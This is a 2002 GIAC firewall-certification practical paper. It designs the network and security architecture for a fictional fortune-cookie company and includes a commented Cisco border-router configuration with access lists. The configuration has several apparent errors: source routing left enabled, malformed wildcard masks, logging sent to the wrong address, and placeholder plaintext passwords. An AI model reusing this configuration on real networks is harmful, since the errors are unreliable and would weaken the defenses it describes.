Global Information Assurance Certification Paper

GCFW Practical Assignment

(v1.7)

GIAC ENTERPRISES

By Daniel Alman

November 3,2002

--

Table of Contents

Section 1 – Security Architecture

Overview of GIAC Enterprise's business needs.

GIAC Enterprise is a geographically diverse company with 3 remote offices and a varying number of remote sales employees, with only a small central office of 26 people. Their core business is the buying and selling of online fortune cookie sayings, and they want to grow as little as possible in non-core business areas, such as computer networking and security. They do not maintain a large technical support staff and want to outsource as much of the networking and network security functions as possible. They will also need technical support services at all of their remote sites and employee locations. All employees will need web access to the Internet as well as the company's own web servers. All employees will also need internal and external e-mail. GIAC will use FTP for all bulk fortune cookie saying transactions. GIAC will need to allow public access to their web server on port 80 and allow secure SSL connections to customers and suppliers on port 443. IT staff and developers will need SSH (port 22) access to appropriate systems for support and development.

Guiding principles of the design

We want to maintain the security strategy of defense in depth whenever possible. This means that we will try and have at least two layers of security protecting all sensitive network resources. See the diagram defense in depth 1 for more detail of what the layers will be. In the network described, the first layer will be the ACL list on the border router. The next layer will bet the Checkpoint Firewall. The final layer for systems located in the DMZ will be the host based access rules enforced by Iptables rules. On the internal network, router ACL lists are used to separate the server systems from employee's desktop systems. All Linux systems will also have host based access rules enforced by Iptables.

However, GIAC has stated that their IT staff consists of only 1 senior network specialist who has some network security training and his assistant. The two must maintain the entire network. GIAC has also stated that they expect significant growth with in the next few years and want an architecture that will allow them to easily increase capacity as needed.

Because of the small number of GIAC Enterprise IT staff, and their technical expertise, we will need to limit the complexity of the network architecture and limit the number of man-hours needed to maintain the network and security policies. We will achieve this by outsourcing any non-core business, non-security related tasks that we can. We will also limit the verity of systems, hardware and operating systems needed to create the architecture. Besides saving the IT staff from having to learn many different platforms, this strategy will have the added benefit of allowing GIAC to keep a few spare standby systems on-hand in the event of hardware failure. This is important because GIAC will initially have very

little network redundancy. Combined, theses strategies will allow the IT staff to focus on security, user access, and monitoring systems as much as possible.

Customer access

Customers will have three types of access to GIAC's. First they will have access to the HTTP (non secured) web site. This will contain general information, marketing information, sales contact and any other data appropriate for public access. Customers who have set up an account with GIAC will receive aces to the secured (SSL) website. This site will contain account information such as billing information, directed advertisement, along with the ability to purchases more fortunes. To purchase more fortunes the customer is simply provided with a link to GIAC's FTP server that could be accesses with out going through the SSL web server to allow for easy automation. The FTP server has custom software to collect information about the quantity of fortunes downloaded by each account. This data is collected 4 times a day by an automated process using SSH to connect to the FTP server. The data is processed and internal account databases are updated along with the information for that account on the web server.

Vender access

Vender access is similar to that of the customers. Venders will have access to the public information and have access to the secure web site to manage there account. The venders will simply up load their fortunes to the ftp server. The fortunes will be PGP encrypted by the vender. 4 times a day the encrypted fortunes are collected by an automated task using SSH to connect to the server. They are decrypted and evaluated to ensure they are correct, non-duplicate fortunes. They are then added to the internal database and the accounting information is updated internally and on the web server for that account.

Remote employees

Remote employees such as remote sails staff will be connected using dial-up accounts provided from Nations ISP. Nation ISP has set up access control list so that when a GIAC client dial in to their ISP only traffic from GIAC's networks (58.0.0.0/28 and 58.0.0.16/28) will pass over the connection. Therefore, once connect they will establish a VPN connection to the checkpoint firewall using the Checkpoint VPN Remote Client software. This will give them access to the internal servers and other network resources.

Remote Sites

Each of the remote sites will be equipped with a Checkpoint Firewall-1/VPN-1 NG appliance. The appliance will make a site-to-site VPN connection back to the corporate Checkpoint Firewall. Remote site employees will then have access to internal corporate resources.

Section 1 Network Architecture

The primary network needs and overview:

1) Maintain normal internal business communications between employees.
    a. E-mail
        i. External mail Servers are a x86 system running hardened Red Hat 7.2 Linux (http://www.redhat.com)
            1. Sendmail v8.12.6 (http://www.sendmail.org)
                a. Listening on TCP port 25(SMTP)
                b. Hardened Sendmail configuration see the Email Server configuration section
            2. OpenSSH v3.4 (http://www.openssh.org)
                a. Listening on TCP port 22
                b. Used for system administration.
            3. iptables v1.2.7a (http://www.iptables.org/downloads.html#1.2.7a)
            4. System and logs backed up nightly to tape

        ii. Internal Microsoft Exchange server
            1. Antivirus scanning by Symantec AntiVirus/Filtering 3.0 for Microsoft Exchange (http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=66&PID=13099368&EID=0)
        iii. Employees will be using Microsoft Outlook to connect to the exchange server
    b. File sharing
        i. Windows 2k file server.
            1. Allow a minimum of 100Mb per user.
            2. User data backed up nightly to tape.
        ii. Windows file sharing on the Corporate HQ LAN and VPN networks only.
        iii. Employees will be using Windows XP workstations
        iv. File access permissions will be handled by windows domain security
    c. Network printing
        i. On the Corporate HQ LAN and VPN only.
2) Web access to venders and clients
    a. a x86 system running hardened Red Hat 7.2 Linux (http://www.redhat.com)
    b. Web server running Apache 1.3 (http://httpd.apache.org/docs/) (http://www.redhat.com)
        i. Allow non-secure website access to the public (TCP port 80).
            1. GIAC currently estimates that this will be a low traffic site and will not require much bandwidth.

ii. Allow secure (SSL) website access to venders and customers (TCP port 443).
    1. GIAC estimates that this will be a low traffic site.
iii. OpenSSH v3.4 (http://www.openssh.org)
    1. Listening on TCP port 22
    2. Used for system administration.
iv. iptables v1.2.7a (http://www.iptables.org/downloads.html#1.2.7a)
v. System and logs backed up nightly to tape

c. All development and staging work is done on an identically configured (except for key details such as IP address) system.
    i. This system is set up as an emergency standby for the production web servers incase of system failure. In the even of a system failure on the production www server, the dev/staging server would be readdressed to mimic the production server and placed in the DMZ.

3) Allow authenticated FTP sessions with venders and customers.
    a. x86 system running hardened Red Hat 7.2 Linux (http://www.redhat.com)
    b. Ftp server running Proftpd 1.2.6 (http://proftpd.linux.co.uk/)
    c. GIAC estimates that an average bulk fortune cookie saying transmission of 10,000 sayings uncompressed is around 1 MB.
    d. They also need to make about 1000 such transaction a day
    e. 75% of the bulk transactions happen through the night when transaction times are not critical.
    f. All development and staging work is done on an identically configured (except for key details such as IP address) system.
        i. This system is set up as an emergency standby for the production web servers incase of system failure. In the even of a system failure on the production FTP server, the dev/staging server would be readdressed to mimic the production server and placed in the DMZ.
4) VPN access to the internal corporate resources from remote employees and remote sites.
    a. Currently GIAC has 3 remote offices connected to the Internet with 128kbs lines or better.
    b. Remote sites will be equipped with Checkpoint's VPN-1 SmallOffice NG (http://www.checkpoint.com/products/connect/smalloffice.html)
    c. All traffic from these offices will come back to the Corporate Headquarters through an IPSEC VPN tunnel terminating at the corporate firewall.
    d. The mobile sales force will all be using 56k dial up to a national Internet service provider (Nation's ISP). They will be using Windows XP laptops running Norton Anti-virus, and the Checkpoint VPN client VPN-1 Secure remote (http://www.checkpoint.com/products/connect/vpn-1_clients.html).


5) Remote System Administration
    a. All System administration of the Linux systems will be done using SSH (port 22) or direct console access.
    b. All Windows server administration will be VNC running through a SSH (port 22) encrypted tunnel.
6) Logging / syslog server
    a. All systems capable of syslog functionality will both log locally and to the central syslog server located on the internal network. This will allow a central point of analysis of logs and aid in producing a good unaltered audit trail for these systems.
    b. Syslog server is running on a x86 system running hardened Red Hat 7.2 Linux
7) DNS – Domain name services
    a. GIAC's public domain name will be hosed by their ISP (Nation's ISP)
    b. DMZ network – external facing servers
        i. All machines in the DMZ will use host files for any name resolution
    c. Internal and VPN networks
        i. Internal DNS server running on a x86 system running hardened Red Hat 7.2 Linux
        ii. Running Bind version 9.2.1 (http://www.isc.org/products/BIND/bind9.html)
        iii. Also Acting as DHCP server for internal network
        iv. Sends logs to the Internal Syslog server.
8) Firewall / VPN
    a. All checkpoint firewalls are Advantech FWA-230s http://www.checkpoint.com/products/choice/platforms/advantech.html
    b. Running checkpoint's VPN-1/Firewall-1 SmallOffice NG with feature pack 3 (http://www.checkpoint.com/products/connect/smalloffice.html)
    c. Checkpoint VPN client VPN-1 Secure remote will be used to connect to the firewall by remote users (http://www.checkpoint.com/products/connect/vpn-1_clients.html).
    d. Features (as noted at http://www.checkpoint.com/products/choice/platforms/advantech.html)
        i. The Advantech FWA-230 has 3 10/100 ether net ports
        ii. No hard drive – 128Mb compact flash
        iii. List price $599
    e. A management server located on the internal network will used to manage the firewall.
9) Boarder Router
    a. A Cisco 1760 router http://www.cisco.com/warp/public/cc/pd/rt/1700/

b. Running IOS version 12.2(8)
   http://www.cisco.com/warp/public/cc/pd/rt/1700/prodlit/1848_pp.htm
c. Serial 0/0 is connect by T1 to the internet through Nation's ISP
d. Ethernet 0/0 is connect to the outside interface of the cooperate firewall through a standard low-end 8-port 10/100 switch.

10)Internal Router


a. A Cisco 2611 router
   http://www.cisco.com/en/US/products/hw/routers/ps259/index.html
b. Running IOS version 12.2(8)
   http://www.cisco.com/warp/public/cc/pd/rt/1700/prodlit/1848_pp.htm
c. The 2611 has 2-10/100 Ethernet ports built in, 2 wan slots and 1 slot. A 4-port Ethernet module will be added to the 1 free slot. This will be connected to the internal server network and allow for easy expansion as needed.
d. Ethernet 0/0 is connected to the firewall
e. Ethernet 0/1 is connected to the corporate workstation network.
f. Ethernet 1/0 is connecter to the corporate server network

Network Diagram



Internal Corp. Network

Defense in depth 1



Network In-depth

Physical Security

As previously mentioned, GIAC is not a large enterprise nor are there vast amounts of equipment to protect. However, physical security is of the utmost importance. GIAC is located in a slab foundation office park. All interior walls are simple partition walls commonly used in such office buildings. Fortunately, both of GIAC neighboring business are separated from GIAC's office space by firewalls (the physical wall type) that extent through the suspended ceiling. The

firewalls make an effective physical barrier between GIAC and the adjoining offices. A remotely monitored security system has been installed in the office that can monitor the doors, windows and motion sensors of the office. Three security cameras have been installed: one on the front door, one on the back door and one inside the server room facing the only door to the room. The server room is roughly 20ft by 12ft and houses all non-desktop computer systems.

The Equipment

Unless stated otherwise, all server-class systems are from Big Mail Order System Inc. (BMOS). BMOS builds a line of x86 systems that are certified for both Microsoft Windows and Red Hat Linux. This allows GIAC to buy identical systems to serve as the Windows 2K servers and as the Linux servers. This will also allow a few spare computers to be maintained, on hand, as universal standbys for all of these systems incase a primary system were to fail. This is important, as GIAC, at this time, cannot afford expensive hardware based redundancy or load balancing solutions such as those offered by F5 http://www.bigip.com/f5products/index.html or Nortel Network's Alteon line of products http://www.nortelnetworks.com/products/alpha/a.html. (note: Inbound e-mail is load-balanced using MX records in GIAC's domain name entries.

Unless stated otherwise, all network connections are assumed to be 10/100 Fast Ethernet running over Cat 5 cabling. The wiring closets will be located so that all cabling length specifications are with in limits. Systems will be conned to the network using unmanaged layer 2 full duplex switches.

Back Up and Data Recovery Strategy

WWW and FTP:

The WWW and FTP servers are exact copies of the WWW and FTP staging servers on the internal network. Therefore, incase of a failure of a primary server the staging server can have its IP and hostname changed and moved out to the DMZ. Also, the staging servers are backed up nightly to tape and are stored at a secure offsite location once a week. All WWW and FTP servers send their log to the centralized syslog server.

E-mail:

A full system back up is done twice a month and stored in the secure offsite location. Since the external E-mail servers are one of the few systems with fail over and load balancing through DNS MX records, daily tape backups are seen as unnecessary by GIAC. However, log files are sent via syslog to the centralized syslog server where they are properly backed up and archived. The Exchange server is backed up nightly by tape.

Firewall:

A separate management console is used to maintain the security policy for the firewall and the firewall regularly send all of its log files to the management console so there is no need to back the check point firewall appliance up directly, rather the management station is backed up nightly to tape, but weekly backups taken offsite to secure storage.

All other internal servers:

The rest of the servers are periodically backed up to tape. The tapes are move to secure offsite storage at appropriate times. All systems capable of logging to syslog are configured to both log locally and to send log files to the syslog server for centralized analysis and archival.

Network Numbering Scheme

All public addresses listed are non-allocated IP address ranges and are reserved by IANA, a full list can be found at (http://www.iana.org/assignments/ipv4-address-space)
Corporate Head Quarters IP numbering Scheme

Networks		**Notes**
Router external	58.0.0.0/29	Unassigned by IANA
Firewall external	58.0.0.8/29	Unassigned by IANA
DMZ	58.0.0.16/28	Unassigned by IANA
Corporate HQ internal server network	10.10.30/24	Private
Corporate Employees	10.10.40/24	Private
Dial up ISP (Nation's ISP)	197.0.0.0/8	Unassigned by IANA
Host	**IP**	**Notes**
ISP's DNS Servers	58.58.58.1	Virtual IP for DNS cluster at Nation's ISP
Border Router external	58.0.0.1/29	T1 connection Serial 0/0
Border Router internal	58.0.0.9/29	10/100 Ethernet 0/0
Web server	58.0.0.17/28	In DMZ
FTP server	58.0.0.18/28	In DMZ
Email1	58.0.0.19/28	In DMZ load balanced with MX record
Email2	58.0.0.20/28	In DMZ load balanced with MX record
Firewall External	58.0.0.14/29	Eth 0
Firewall DMZ	58.0.0.30/28	Eth 1
Firewall Internal	10.10.30.100/24	Eth 2
Corp users	10.10.30.10-99/24	DHCP Assigned address range
Database server	10.10.30.130/24	SQL database

Domain controllers	10.10.30.140-145/24	Win2k
File server	10.10.30.150/24	Win2k File server
Internal Email server	10.10.30.160/24	
WWW Staging	10.10.30.204/24	
FTP Staging	10.10.30.205/24	

Remote Office/Site and Employees

GIAC has 3 Remote offices that house small (less then 10) employees each. Two of the office are connected by business-class DSL (Static IP, 384kps full duplex, and acceptable guaranteed uptime limits) and one is connectedd by 128K ISDN line. Each remote office is connected back to the home office using an IPSEC VPN tunnel from their firewall gateway and the corporate firewall gateway. The remote Gateways are configured to drop and log all inbound traffic not in the VPN tunnel. All out bound traffic is routed through the VPN to the Corporate HQ firewall, while this is somewhat ineffective it will allow GIAC to more easily implement IDS when resources allow.

Sales and dial up Dial up employees will be using Microsoft Windows XP laptops equipped with 56Kps modems. They will be using Checkpoint's VPN-1 Secure Remote (http://www.checkpoint.com/products/downloads/vpn-_clients_2002_datasheet.pdf)

All employees and sales staff will have Norton Antivirus (http://www.symantec.com/nav/nav_9xnt/) the product will be set to automatically update virus definitions every 30 days. The date and time of the update will be staggered to limit network performance impact on the Internet T1 line.

Customers and Venders

Customers and venders will access GIAC through its web server.
All customer and vender information will be protected through the use of SSL and account authentication. All bulk fortune cookie sayings will be sent and received using FTP. User account will be locked down using chroot as describe in the Proftp Users Guide (http://proftpd.linux.co.uk/localsite/Userguide/linked/chroot.html#AEN730). As the Users guide states, "This approach should not be considered a high security model it has a number of flaws, not least of which is that chroot jails can be broken out of. Breaking a chroot is not a trivial task but it's nowhere near to being impossible and a competent cracker should be able to breach the security offered by chroot." But after talking to GIAC this is an expectable level of risk for now.

DNS

External DNS

GIAC's public domain names (www.giaccookies.com, ftp.giaccookies.com, mail1.giaccookies.com and mail2.giaccookies.com) will be hosted by their ISP, Nation's ISP. Nation's DNS server is a high-availably, load-balanced cluster. The MX record will be set to load-balance email traffic to mail1 and mail2 with equal weight.

Output of the DNS MX record as seen from nslookup (http://www.stopspam.org/usenet/mmf/man/nslookup.html)

```
$nslookup –sil
>server 58.58.58.1
>set type=mx
>giaccookies.com
giaccookies.com   mail exchanger = 10 mail1.giaccookies.com.
giaccookies.com   mail exchanger = 10 mail2.giaccookies.com.
```

Internal DNS

GIAC will use an internal DNS server running Bind version 9.2.1 (http://www.isc.org/products/BIND/bind9.html). The internal name server will be set to be authoritative for the giaccookies.com domain, and act as a caching name server for Internet addresses. Using split DNS has the advantage of allowing GIAC to use DNS on its privately address internal machines while preventing this information from being available to the outside world. Running it as a caching name server for Internet address should reduce the traffic on the T1 line and improving name lookup performance.

The internal DNS server will also function as the DHCP server for the network.

DMZ

The DMZ servers will be allowed to use both internal and external DNS servers. This allows a measure of fail over for outbound email name resolution if the internal DNS server were to fail.

All DMZ servers will have static IP addresses and therefore will not need DHCP access to the internal DNS server.

Border Router

We have chosen the Cisco 1760 Router as GIAC's boarder router (http://www.cisco.com/warp/public/cc/pd/rt/1700/). The 1760 is a modular router with one built in Fast Ethernet port and 2 modular slots. One slot will be equipped with a

1-Port T1/F1 (WIC-1DSU-T1)
(http://www.cisco.com/univercd/cc/td/doc/product/access/acs_mod/cis2600/hw_inst/wic_inst/wic_doc/prepwanm.htm#xtocid20)

The 1760 router was selected because it was a low-cost router that provided an acceptable growth path for GIAC. While the 1760 is a low end machine, it is capable of supporting Cisco's PIX firewall solution. The 1760 also can support voice over IP. While neither of these options will be used in its current implementation GIAC has expressed an interest in moving in that direction and the 1760 should allow both of those technologies when the time comes.

The router will be running version 12.2(8) of Cisco's IOS with the firewall feature set installed.

The 1760 router is the first layer of the network security policy.

The 1760 will function as a filtering router allowing all traffic out but only allowing traffic to specific destinations (such as the web, email, and ftp servers)

Internal Router

We have selected the Cisco 2611 modular router for the internal router. The 2611 has 2-10/100 Ethernet ports built in, 1 Modular LAN slat and 2 modular Wan slots. The Wan slots will not be used, but the LAN will be filled with a 4 port Fast Ethernet Module. While one 1 of the 4 ports will be used in the current design GIAC decided that it gave then the ability to more easily add networks when they become needed.
The router is mainly used to physical and logical separate the internal corporate server from the employee workstations.

Cost estimate

Item	Cost and quantity	Subtotal
Firewall-1/VPN-1 appliance with license	$700 x 4	$2,800
Service contract for firewall hardware	$30,000 per year	$30,000
X86 servers	$1200 x 11	$13,200
Spare x86 server	$1200 x 3	$3,600
Cisco 1700 router	$1,200 x1	$1,200
Cisco 2611 router	$1,900 x1	$1,900
Domain name	$10	$10
T1	$700 per month x 12	$8,400
Dial up accounts	$20 per month X 20	$400
DSL lines for remote offices	$100 per month x 3 x 12	$3,600
	Grand total = $65,110	

Section 2 - Security Policy And Tutorial

Security Devices

Border Router

General Description

We have chosen the Cisco 1760 Router as GIAC's boarder router (http://www.cisco.com/warp/public/cc/pd/rt/1700/). The 1760 is a modular router with one built in Fast Ethernet port and 2 modular slots. One slot will be equipped with a
1-Port T1/F1 (WIC-1DSU-T1)
(http://www.cisco.com/univercd/cc/td/doc/product/access/acs_mod/cis2600/hw_inst/wic_inst/wic_doc/prepwanm.htm#xtocid20)

The 1760 router was selected because it was a low-cost router that provided an acceptable growth path for GIAC. While the 1760 is a low end machine, it is capable of supporting Cisco's PIX firewall solution. The 1760 also can support voice over IP. While neither of these options will be used in its current implementation GIAC has expressed an interest in moving in that direction and the 1760 should allow both of those technologies when the time comes.

The router will be running version 12.2(8) of Cisco's IOS with the firewall feature set installed.

The 1760 router is the first layer of the network security policy.

The 1760 will function as a filtering router allowing all traffic out but only allowing traffic to specific destinations (such as the web, email, and ftp servers)

Security policy-ACL

I have listed here, the configuration that would be uploaded and installed on the router. I have commented the file where appropriate.

```
!
service timestamps debug uptime
service timestamps log uptime
!
! set password to be encrypted
!
service password-encryption
!
! turn off the poor security servers built in to IOS
```

```
!
no service tcp-small-servers
no service udp-small-servers
!
hostname C1760BR
!
enable secret 5 enablepassword
!
ip source-route
ip name-server 58.58.58.1
!
ip subnet-zero
ip domain-lookup
ip routing
!
! set up remote logging to the internal syslog server
logging 58.0.0.14
!
!
! Context-Based Access Control
!
no ip inspect audit-trail
ip inspect tcp synwait-time 30
ip inspect tcp finwait-time 5
ip inspect tcp idle-time 3600
ip inspect udp idle-time 30
ip inspect dns-timeout 5
ip inspect one-minute low 900
ip inspect one-minute high 1100
ip inspect max-incomplete low 900
ip inspect max-incomplete high 1100
ip inspect tcp max-incomplete host 50 block-time 0
!
! IP inspect FastEthernet_0
!
! set up Cisco's state-full packet filtering to allow return packets
! from established sessions
! back through
no ip inspect name FastEthernet_0
ip inspect name FastEthernet_0 tcp
ip inspect name FastEthernet_0 udp
ip inspect name FastEthernet_0 http
ip inspect name FastEthernet_0 ftp
ip inspect name FastEthernet_0 smtp
ip inspect name FastEthernet_0 tftp
!
! IP inspect Serial_0
!
! set up Cisco's state-full packet filtering to allow return packets from established sessions
! back through
no ip inspect name Serial_0
ip inspect name Serial_0 tcp
ip inspect name Serial_0 udp
ip inspect name Serial_0 http
ip inspect name Serial_0 ftp
ip inspect name Serial_0 smtp
```

```
ip inspect name Serial_0 tftp
!
interface FastEthernet 0/0
no shutdown
description connected to EthernetLAN
ip address 58.0.0.9 255.255.255.248
ip inspect FastEthernet_0 in
ip access-group 100 in
keepalive 10
!
interface Serial 0/0
no shutdown
description connected to Internet
service-module t1 clock source line
service-module t1 data-coding normal
service-module t1 remote-loopback full
service-module t1 framing esf
service-module t1 linecode b8zs
service-module t1 lbo none
service-module t1 remote-alarm-enable
ip address 58.0.0.1 255.255.255.0
ip inspect Serial_0 in
ip access-group 101 in
encapsulation ppp
!
! Access Control List 100
!
no access-list 100
!Allow all out bound traffic from the valid networks
access-list 100 permit ip 58.0.0.0 0.0.0.4
access-list 100 permit ip 58.0.016 0.0.0.4
access-list 100 deny ip any any log

!
! Access Control List 101
!
no access-list 101
! block private address seen on external interface
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
!block broadcast addresses
access-list 101 deny ip 58.0.0.8 0.0.0.7 any log
access-list 101 deny ip 58.0.0.16 0.0.0.15 any log
!
!Allow traffic to the web, ftp, email and vpn servers
!
access-list 101 permit tcp any host 58.0.0.17 eq www
access-list 101 permit tcp any host 58.0.0.19 eq smtp
access-list 101 permit tcp any host 58.0.0.20 eq smtp
access-list 101 permit tcp any host 58.0.0.18 range ftp-data ftp
access-list 101 permit udp any host 58.0.0.14 eq 500
access-list 101 permit esp any host 58.0.0.14
!
!block all other traffic
access-list 101 deny any any log
```

```
!
!
ip classless
!
!
!avoid any problems with the built in http server by turning it off
no ip http server
!be sure to set the community string to something other then "public"
snmp-server community not-public RO
snmp-server location Corp HQ
no snmp-server contact
!we should consult GIAC's lawyers for an approved message here
!but at a least we need to say that it is not a public access system
banner motd #Warning! Authorized access only.#
!
line console 0
 exec-timeout 0 0
!pick a hard password
 password loginpassword
 login
!

line vty 0 1
access-class 1 in
!pick a hard password
password loginpassword
login
!since the firewall nats all internal work stations this is the best we can do
access-list 1 permit 58.0.0.14 log
end
```

Firewall


General Description

